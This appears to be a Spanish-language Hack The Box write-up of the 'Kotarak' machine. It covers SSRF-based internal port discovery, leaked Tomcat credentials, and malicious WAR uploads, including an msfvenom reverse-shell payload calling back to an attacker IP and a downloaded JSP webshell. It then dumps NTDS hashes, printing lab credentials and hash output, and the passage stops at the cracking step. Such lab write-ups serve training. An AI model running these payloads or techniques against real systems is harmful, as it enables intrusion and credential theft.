Kotarak - WriteUp
🎯 Machine Info

Tags:
INFO
Kotarak se centra en muchos vectores de ataque diferentes y requiere bastantes pasos para completarse. Es una gran experiencia de aprendizaje ya que muchos de los temas no están cubiertos por otras máquinas en Hack The Box.
- Server Side Request Forgery (SSRF) [Internal Port Discovery]
- Information Leakage [Backup]
- Tomcat Exploitation [Malicious WAR]
- Use of authbind
- Dumping hashes [NTDS]
- Wget 1.12 Vulnerability [CVE-2016-4971] [Privilege Escalation] (PIVOTING)
ENUM
NMAP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
# Nmap 7.94SVN scan initiated Wed Feb  7 19:53:25 2024 as: nmap -sCV -p 22,8009,8080,60000 --stylesheet=https://raw.githubusercontent.com/honze-net/nmap-bootstrap-xsl/stable/n
map-bootstrap.xsl -oN targeted -oX targetedXML 10.129.1.117
Nmap scan report for 10.129.1.117
Host is up (0.079s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:d7:ca:0e:b7:cb:0a:51:f7:2e:75:ea:02:24:17:74 (RSA)
|   256 e8:f1:c0:d3:7d:9b:43:73:ad:37:3b:cb:e1:64:8e:e9 (ECDSA)
|_  256 6d:e9:26:ad:86:02:2d:68:e1:eb:ad:66:a0:60:17:b8 (ED25519)
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
| ajp-methods:
|   Supported methods: GET HEAD POST PUT DELETE OPTIONS
|   Potentially risky methods: PUT DELETE
|_  See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp  open  http    Apache Tomcat 8.5.5
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Apache Tomcat/8.5.5 - Error report
|_http-favicon: Apache Tomcat
60000/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title:         Kotarak Web Hosting
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
HTTP puerto 8080

Como es un Apache Tomcat sabemos que en la ruta manager/html suele haber un panel de login, comprobémoslo:

Y efectivamente lo tiene. Probamos credenciales por defecto pero no tenemos suerte. Seguimos enumerando.
HTTP puerto 60000

Si introducimos por ejemplo 127.0.0.1 y le damos a “Submit” no nos lleva a nada pero nos llama la atención la URL:

Podemos intentar un LFI jugando con path traversal…

Habrá que intentar más cosas… :)
Vamos a ponernos en escucha con un servidor PHP de nuestro lado para ver si interpreta el código.
index.php
1
2
3
<?php
echo "¡Hola, mundo!";
?>
Iniciamos nuestro server PHP:
1
$ php -S localhost:8081
Introducimos la URL de nuestro equipo con el puerto y le damos a Submit:

Pero no hace nada…
Probamos URL contra si misma y obtenemos respuesta:


Y funciona…
Estamos ante un port discovery mediante SSRF. Ahora nos toca descubrir más puertos internos.
FUZZING:
1
$ wfuzz -c -t 200 -z range,1-65535 --hh 2 'http://10.129.1.117:60000/url.php?path=http://localhost:FUZZ'
1
2
3
=====================================================================
ID           Response   Lines    Word       Chars       Payload                                                                                =====================================================================
000000320:   200        26 L     109 W      1232 Ch     "320"                                                                                  000000022:   200        4 L      4 W        62 Ch       "22"                                                                                   000000888:   200        78 L     265 W      3955 Ch     "888"                                                                                  000000110:   200        17 L     24 W       187 Ch      "110"                                                                                  000000090:   200        11 L     18 W       156 Ch      "90"                                                                                   000003306:   200        2 L      6 W        123 Ch      "3306"                                                                                 000008080:   200        2 L      47 W       994 Ch      "8080"                                                                                 000000200:   200        3 L      2 W        22 Ch       "200"                                                                                  000060000:   200        78 L     130 W      1171 Ch     "60000"
Tenemos algo en los puertos 22, 90, 110, 200, 320, 888, 3306, 8080 y 60000.
Vamos a revisar puerto por puerto exceptuando los que ya sabíamos y nos quedaremos con los más relevantes.
Puerto 3306
1
http://10.129.1.117:60000/url.php?path=http://localhost:3306


Puerto 320
1
http://10.129.1.117:60000/url.php?path=http://localhost:320
Puerto 888
1
http://10.129.1.117:60000/url.php?path=http://localhost:888

Si pulsamos sobre los dos enlaces que contienen datos, como backup o tetris.c vemos que nos redirige de la siguiente manera:
1
2
3
URL
http://10.129.1.117:60000/url.php?doc=backup
http://10.129.1.117:60000/url.php?doc=tetris.c
Pero como sabemos que es vulnerable a SSRF vamos aprobar reenviar de nuevo el parámetro doc sobre si mismo pero por el puerto 888 que es donde tiene expuesto el servicio interno.
Si ponemos en la url:
1
2
SSRF
http://10.129.1.117:60000/url.php?path=http://localhost:888?doc=backup
Aparentemente no nos sale nada pero si activamos el modo “ver el código fuente” de la página…

Bingo! tenemos unas credenciales!
1
admin:3@g01PdhB!
Ahora nos vamos al login que habíamos encontrado en el puerto 320 e introducimos las credenciales pero no funcionan, vamos al login de apache…
1
http://10.129.1.117:8080/manager/html

Una vez aquí vamos a intentar ganar acceso mediante un archivo .WAR malicioso.
MÉTODO 1
1
2
$ wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp
$ zip -r backup.war cmd.jsp
Una vez creado nos vamos “WAR file to deply” y subimos el archivo WAR.

Ahora vamos a la URL http://10.129.1.117:8080/backup/cmd.jsp

Y ya tenemos ejecución remota de comandos para enviarnos una reverse shell.
…
MÉTODO 2 Crear un archivo .WAR pero con msfvenom.
1
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.135 LPORT=443 -f war -o shell.war
Los siguientes paso son iguales al MÉTODO 1.
MÉTODO 3 Reverse Shell directa a través de un script de bash, WARSEND
Descargamos el script de https://github.com/thewhiteh4t/warsend y lo ejecutamos de la siguiente manera:
1
$ ./warsend.sh 10.10.14.135 4444 10.129.1.117 8080 admin '3@g01PdhB!' revshell

Y Estamos dentro!
Dentro de la carpeta del usuario tomcat vemos los siguientes archivos:

Nos lo traemos a nuestra máquina para extraer los hashes con scretsdump y los renombramos a ntds.bin y ntds.dit para un manejo más cómodo.
1
$ impacket-secretsdump -system ntds.bin -ntds ntds.dit LOCAL
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x14b6fb98fedc8e15107867c4722d1399
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: d77ec2af971436bccb3b6fc4a969d7ff
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e64fe0f24ba2489c05e64354d74ebd11:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-3G2B0H151AC$:1000:aad3b435b51404eeaad3b435b51404ee:668d49ebfdb70aeee8bcaeac9e3e66fd:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ca1ccefcb525db49828fbb9d68298eee:::
WIN2K8$:1103:aad3b435b51404eeaad3b435b51404ee:160f6c1db2ce0994c19c46a349611487:::
WINXP1$:1104:aad3b435b51404eeaad3b435b51404ee:6f5e87fd20d1d8753896f6c9cb316279:::
WIN2K31$:1105:aad3b435b51404eeaad3b435b51404ee:cdd7a7f43d06b3a91705900a592f3772:::
WIN7$:1106:aad3b435b51404eeaad3b435b51404ee:24473180acbcc5f7d2731abe05cfa88c:::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:6c53b16d11a496d0535959885ea7c79c04945889028704e2a4d1ca171e4374e2
Administrator:aes128-cts-hmac-sha1-96:e2a25474aa9eb0e1525d0f50233c0274
Administrator:des-cbc-md5:75375eda54757c2f
WIN-3G2B0H151AC$:aes256-cts-hmac-sha1-96:84e3d886fe1a81ed415d36f438c036715fd8c9e67edbd866519a2358f9897233
WIN-3G2B0H151AC$:aes128-cts-hmac-sha1-96:e1a487ca8937b21268e8b3c41c0e4a74
WIN-3G2B0H151AC$:des-cbc-md5:b39dc12a920457d5
WIN-3G2B0H151AC$:rc4_hmac:668d49ebfdb70aeee8bcaeac9e3e66fd
krbtgt:aes256-cts-hmac-sha1-96:14134e1da577c7162acb1e01ea750a9da9b9b717f78d7ca6a5c95febe09b35b8
krbtgt:aes128-cts-hmac-sha1-96:8b96c9c8ea354109b951bfa3f3aa4593
krbtgt:des-cbc-md5:10ef08047a862046
krbtgt:rc4_hmac:ca1ccefcb525db49828fbb9d68298eee
WIN2K8$:aes256-cts-hmac-sha1-96:289dd4c7e01818f179a977fd1e35c0d34b22456b1c8f844f34d11b63168637c5
WIN2K8$:aes128-cts-hmac-sha1-96:deb0ee067658c075ea7eaef27a605908
WIN2K8$:des-cbc-md5:d352a8d3a7a7380b
WIN2K8$:rc4_hmac:160f6c1db2ce0994c19c46a349611487
WINXP1$:aes256-cts-hmac-sha1-96:347a128a1f9a71de4c52b09d94ad374ac173bd644c20d5e76f31b85e43376d14
WINXP1$:aes128-cts-hmac-sha1-96:0e4c937f9f35576756a6001b0af04ded
WINXP1$:des-cbc-md5:984a40d5f4a815f2
WINXP1$:rc4_hmac:6f5e87fd20d1d8753896f6c9cb316279
WIN2K31$:aes256-cts-hmac-sha1-96:f486b86bda928707e327faf7c752cba5bd1fcb42c3483c404be0424f6a5c9f16
WIN2K31$:aes128-cts-hmac-sha1-96:1aae3545508cfda2725c8f9832a1a734
WIN2K31$:des-cbc-md5:4cbf2ad3c4f75b01
WIN2K31$:rc4_hmac:cdd7a7f43d06b3a91705900a592f3772
WIN7$:aes256-cts-hmac-sha1-96:b9921a50152944b5849c706b584f108f9b93127f259b179afc207d2b46de6f42
WIN7$:aes128-cts-hmac-sha1-96:40207f6ef31d6f50065d2f2ddb61a9e7
WIN7$:des-cbc-md5:89a1673723ad9180
WIN7$:rc4_hmac:24473180acbcc5f7d2731abe05cfa88c
atanas:aes256-cts-hmac-sha1-96:933a05beca1abd1a1a47d70b23122c55de2fedfc855d94d543152239dd840ce2
atanas:aes128-cts-hmac-sha1-96:d1db0c62335c9ae2508ee1d23d6efca4
atanas:des-cbc-md5:6b80e391f113542a
[*] Cleaning up...
Aunque sea un dumpeo de un AD de Windows igual averiguando la contraseña de atanas a través del hash obtenido.
Copiamos los hashes NTLM de los usuarios atanas y administrator y los copiamos dentro de un archivo que llamaremos hashes.
1
2
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e64fe0f24ba2489c05e64354d74ebd11:::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
